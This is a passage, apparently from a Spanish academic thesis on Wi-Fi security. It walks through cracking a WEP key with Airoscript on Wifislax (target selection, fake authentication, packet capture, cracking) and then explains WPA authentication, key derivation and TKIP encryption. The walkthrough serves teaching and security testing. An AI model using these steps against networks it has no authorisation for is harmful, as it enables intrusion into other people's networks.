Después de elegir el software con el que vamos a trabajar en las pruebas, paso a desarrollar el conjunto de recursos hardware utilizados para los distintos ataques.


Para realizarlos, no necesitamos tener un hardware muy específico ni hay algo imprescindible, tan sólo hace falta un ordenador portátil o de sobremesa y una tarjeta de red inalámbrica. En este caso, utilizaré:


- Ordenador portátil Lenovo:
  - Intel Core i5
  - 4 Gb de memoria ram
  - Sistema Operativo: Ubuntu 64 bits (distribución Wifislax) / Debian 7.x (distribución Kali Linux). Ambas instaladas en VMWare Workstation 12.
- Tarjeta de red inalámbrica Ralink 3070
  - Velocidad de Transmisión: 600 Mbps
  - Ratio de transmisión:150Mbps
  - Protocolo inalámbrico:802.11a/b,802.11g,802.11n
  - Potencia 3000 mW

A continuación realizamos el ataque con ayuda de la herramienta Airoscript. Describiendo cada uno de los pasos, y aportando pruebas sobre cómo explotar las vulnerabilidades de dicho protocolo hasta conseguir la clave de cifrado.


El tiempo que tarde en conseguir el objetivo (en este caso menos de una hora) estará íntegramente relacionado con la tarjeta inalámbrica que usemos, el tipo de ataque que elijamos y la configuración del rúter que intentemos vulnerar.


Lo primero que debemos hacer es ejecutar el VMWare Workstation 12, que nos servirá para elegir entre los dos sistemas operativos que tenemos instalados: Ubuntu (Wifislax) y Debian 7 (Kali Linux). Para esta prueba técnica vamos a utilizar Wifislax.






Luego, ejecutamos la herramienta “Airoscript”, seleccionamos la interfaz en primer lugar y activamos la tarteta de red inalámbrica en modo monitor.







Seguidamente, nos sale el menú de la herramienta, donde inicialmente haremos un escaneo de las redes que haya disponibles, seleccionaremos el objetivo que queremos atacar, lo atacaremos y, por último lo crackearemos para obtener así la contraseña. Todo esto se corresponde con la siguiente secuencia:




Seleccionamos el tipo de red a buscar:



Analizaremos ahora todos los canales y no uno es específico:




Aquí podemos ver ya la dirección MAC del punto de acceso (F4:F2:XX:XX:XX:XX) y todos los dispositivos conectados que hay a la red debajo (60:36:DD:XX:XX:XX y 66:E3:27:XX:XX:XX).




Ahora seleccionamos el objetivo que queremos atacar


Y si tenemos clientes conectados, que en este caso teníamos dos, le marcamos la opción 1.



Aquí podemos seleccionar 4 opciones: si queremos seleccionar los clientes de un PA o de todos los PA, si desea desautenticarlos a todos y volver a detectar clientes o si queremos introducir la dirección MAC del cliente en concreto, marcaremos la 3 para detectar a nuevos clientes.




Encontramos a 7, y seleccionamos como objetivo al número 1.




Seleccionamos al cliente 1 y nuevamente nos aparece el menú inicial:


Ahora marcamos 3, ataques y se nos muestra las siguientes opciones:




Marcamos la opción primera que es automática y consiste en una falsa autenticación. Ahora empieza el ataque:



Luego, cuando lleguemos a unos 5000 #data, podemos cortar el proceso con CTRL+C, y volvemos al menú para seleccionar la opción de crackeo (4). Tras varios minutos, saca la contraseña y la almacena en un la ruta /root/swireless/airoscript/capturas/MAC-01.cap:





4.2 Protocolo WPA

4.2.1 Definición

El protocolo WPA [21] (Acceso Protegido a Wi-Fi) es un sistema mucho más robusto que WEP. Fue implementado en el año 2003 por la Wi-Fi Alliance1 y el IEEE dentro del estándar IEEE 802.11i. Es importante resaltar que su introducción al mercado no trajo consigo problemas de incompatibilidades con el resto del hardware del mercado (tarjetas de red, puntos de acceso), ya que todo estaba funcionando bajo el cifrado proporcionado por el algoritmo simétrico RC4 del protocolo WEP.

Como el protocolo anterior suscitó tantos problemas de seguridad, el principal cometido de WPA era el de mejorar todo lo relacionado a ésta y cubrir todas las carencias de seguridad del protocolo nativo de 802.11, WEP. Evidentemente, WPA no va a proporcionar la seguridad total de los sistemas del medio inalámbrico, ya que, en muchos casos, dependerá del usuario final; pero sí que nos aportará importante mejoras respecto a WEP. El protocolo WPA se utiliza tanto en casas como en oficinas o grandes organizaciones.

Sus características fundamentales son:

- El aprovisionamiento de las claves dinámicas
- Un VI (vector de inicialización) mucho más consagrado y fuerte

- Integra nuevos métodos para garantizar la autenticidad.

4.2.2 Mecanismo de autenticación

El método de autenticación de las estaciones en el protocolo WPA se podría considerar como una de las principales causas por las que las personas no autorizadas vulneran la seguridad de este protocolo. Dependiendo del entorno de aplicación, se pueden utilizar dos métodos para autenticar de forma distinta. Son WPA-PSK (Clave pre-compartida) y WPA EAP (Protocolo Extensión de Autenticación) [22].

En las casas de los usuarios y en las pequeñas empresas se suele utilizar normalmente WPA con autenticación IEEE802.1X [23] y WPA-PSK. Este modo es denominado “HomeMode” o PSK. En PSK se usa las claves que no son generadas automáticamente y sí manualmente; ya que al usuario de casa le resulta mucho más fácil. En EAP se cuenta con un servidor automático centralizado.

Para que el usuario disponga de internet únicamente deberá de ingresar una clave con un tamaño comprendido entre los ocho y los sesenta y tres caracteres. Esta será la clave maestra; y se deberá meter en el punto de acceso o en el rúter de casa. Después, deberá introducirla en todos aquellos dispositivos que se quieran conectar a la red. Si cualquier dispositivo quiere acceder a la red, en él también se deberá ingresar esta contraseña.

Así sólo tendrán acceso los dispositivos conocedores de la clave y se protegerá a la red de la intrusión de posibles atacantes que no estén autorizados. Como segunda medida de seguridad, se hablará más adelante del protocolo TKIP (Protocolo integrado con clave temporal) [24] que básicamente se encargará de establecer un acuerdo para cifrar y mantener la integridad de los datos mediante claves temporales.

El protocolo WPA muestra mejores síntomas de seguridad que WEP. Muestra de ello es que no debemos de confundirnos con la contraseña preestablecida que todos los dispositivos comparten a modo de autenticación y la clave que se usa para cifrar la información, que son diferentes para todos ellos.

Como se ha comentado anteriormente una de las mayores diferencias entre ambos protocolos es el uso del TKIP, con el que se utilizan distintas claves temporales con el objetivo de cifrar el payload. Para impedir que un agente externo no autorizado

consiga la clave de sesión utilizada en los puntos de acceso o estaciones, el protocolo regenerará continuamente las claves cada cierto tiempo.

Primeramente no utilizaremos ni la clave para cifrar los paquetes de información ni la que se usa para autenticar al cliente en el punto de acceso. A partir de la PSK, se realiza la primera llamada con PMK (Primera clave master) y se origina un mecanismo de manipulado. Da lugar a una cadena de 256 bits (PMK). Está se origina por la función matemática PBKDF2, que recibe como parámetros de entrada: la contraseña pre-compartida, el ESSID del AP, la longitud del ESSID, y la salida de la ejecución de 4096 procesos. La función matemática PBKDF2 es la que se encarga de producir la PMK de 256 bits.

PMK = PBKDF21 (Frase secreta, ESSID, Long(ESSID), 4096, 256)

Después de la consecución de esta clave, empieza a ejecutarse el mecanismo de autenticación con el punto de acceso. Este proceso recibe el nombre de saludo inicial o agarre de manos (handshake). A continuación se muestra:




Figura 8: Saludo inicial del Handshake

Seguidamente, el cliente y el PA generan los valores de PTK y GTK, que son las claves que se utilizarán para cifrar los paquetes de información. Deben de ser

distintas en las sesiones. La función PRF-X se encargará de generar estas nuevas contraseñas a partir de los siguientes elementos:

- PMK: obtenida como se ha explicado anteriormente.
- SNonce: Numero aleatorio fijado por el cliente.
- ANonce: Número aleatorio fijado por el PA.
- Dirección MAC del PA: dirección MAC del punto de acceso
- Dirección MAC del cliente

Explicamos el proceso como sucede. Al instante, el cliente se comunica con el punto de acceso enviándole un paquete “EAPOL start”. A continuación, el punto de acceso y el cliente se intercambian los números aleatorios. El PA le envía el “ANonce” y el cliente le remite otro número aleatorio “SNonce”. Ahora las dos entidades son capaces de crear su PTK con la que cifraran la información.

El punto de acceso también se encuentra en condiciones de crear la GTK cifrada y transferirla al cliente. En última instancia, para cerrar el proceso de autenticación se envía un paquete de reconocimiento. En la figura anterior se puede apreciar el intercambio de mensajes cifrados que se produce entre la estación y el PA para permitir las operaciones descritas y el posterior cálculo de la PTK.

Inicialmente enumeramos dos métodos de autenticación, WPA-PSK y WPA-EAP. El segundo método es utilizado en entornos empresariales grandes donde se necesita un mayor control de seguridad tanto en los mecanismos de cifrado como en los de autenticación. Por eso se utiliza IEEE802.1X y EAP. Ambos están configurados con claves dinámicas. EAP [26] es un protocolo que se usa para la transmisión de los paquetes entre el periférico del cliente y el PA.

El estándar IEEE802.1X engloba los mensajes EAP. Si se establece una contraseña fuerte, es bastante difícil que se pueda vulnerar a este estándar y a este protocolo. Su unión y el diseño de cifrado componen un mecanismo de autenticación bastante robusto. En este caso, se basa en un servidor de autenticación centralizado (RADIUS). Existen otros como Diámeter, que es una evolución de RADIUS con mejoras respecto a la fiabilidad y la escalabilidad.

4.2.3 Mecanismo de cifrado

Respecto al cifrado [27], los desarrollos de WPA intentaron de solventar las vulnerabilidades conocidas en el protocolo WEP. Añadieron nuevas mejoras.

La generación de nuevo un vector de inicialización de 48 bits frente a los 24 bits de WEP, y se introdujeron algunas parámetros de secuenciación para la numeración.

Además, se incorporaron métodos que facilitaron la transferencia y la disposición de las claves. Debido al intercambio de los números aleatorios, se podrán evitar métodos de ataques del tipo “MITM”.

Como hemos dicho anteriormente, WPA usa TKIP como método de cifrado, y aunque se basa en el RC4 como WEP, tiene la ventaja de que radica el inconveniente de compartir claves estáticas. Además, TKIP aumenta el tamaño de las claves pares y las claves en grupo pasando a cifrarlas con 128 bits. Los clientes que están dentro de la red no comparten estas claves, evitando así bastantes riesgos por la posible filtración de ellas.

El protocolo de cifrado TKIP tiene una entrada de 128 bits, la cual es compartida por todos los usuarios y los puntos de acceso. Para producir la calve que cifrará los datos, es necesario que se concatenen la clave temporal TKIP, la dirección MAC del cliente y el vector de inicialización (VI de dieciséis bits). De esta manera, todos los clientes usarán claves distintas para el cifrado.

TKIP obliga a que se cambien las claves entre el usuario y el punto de acceso para cada paquete de información transmitida. Se utiliza un algoritmo denominado “Hash” o de mezclado a los valores del vector de inicialización, es decir, que para que sea más difícil saber el valor del vector, se cifra todo su contenido.

Hay que resaltar que la modificación de la clave de cifrado esta sincronizado entre ambas entidades. Todas estas medidas de seguridad así como la gestión de paquetes de datos con lleva una sobrecarga en la gestión de la comunicación (Overhead). Es una de las posibles desventajas que podríamos resaltar de WPA pero es totalmente necesario.

En el protocolo WPA también se implementa, pero con mayor robustez, el control de integridad de mensaje. Para comprobar que un paquete no ha sido modificado por una estación no autorizada, WPA incluye una función denominada

MIC: es el Hash criptográfico que sustituye al CRC-32 del protocolo WEP. “MIC” ofrece un procedimiento matemático de bastante robustez que deben ejecutar tanto el receptor como el transmisor.

Seguidamente, se compararán ambos resultados, y, si no coinciden los datos, se entenderá que son corruptos y se eliminará el paquete. De esta manera, el protocolo TKIP impide que un atacante o usuario no autorizado pueda alterar la información que se transfiere en el interior de un paquete.

4.2.4 Metodología del funcionamiento WPA

Ya hemos descrito paso a paso todo el proceso de autenticación en el protocolo WPA, que en resumidas cuentas es un punto débil del protocolo. En breve vamos a ver mecanismo de cifrado de una trama de datos.

1. Lo primero en realizar es la creación del IV (comenzando en cero) identificativo del paquete que se quiere enviar. Después se ejecutará el algoritmo de cifrado RC4 y dará lugar a una salida.

2. La función PNRG se encargará de generar la cadena encargada de cifrar la información (Keystream).

3. Luego, el MIC (algoritmo de control de integridad) se ejecutará tomando como parámetros de entrada: la dirección MAC origen, la MAC destino, la prioridad del paquete y los datos a transmitir.

4. Después, de la salida producida por MIC, se calcula el ICV (un CRC-32).

5. Seguidamente se produce la función XOR entre la tupla formada por los datos, el MIC y el ICV; junto con la cadena de cifrado que se originó en el algoritmo PNRG (Keystream).

A continuación se muestra una imagen del mecanismo de cifrado:

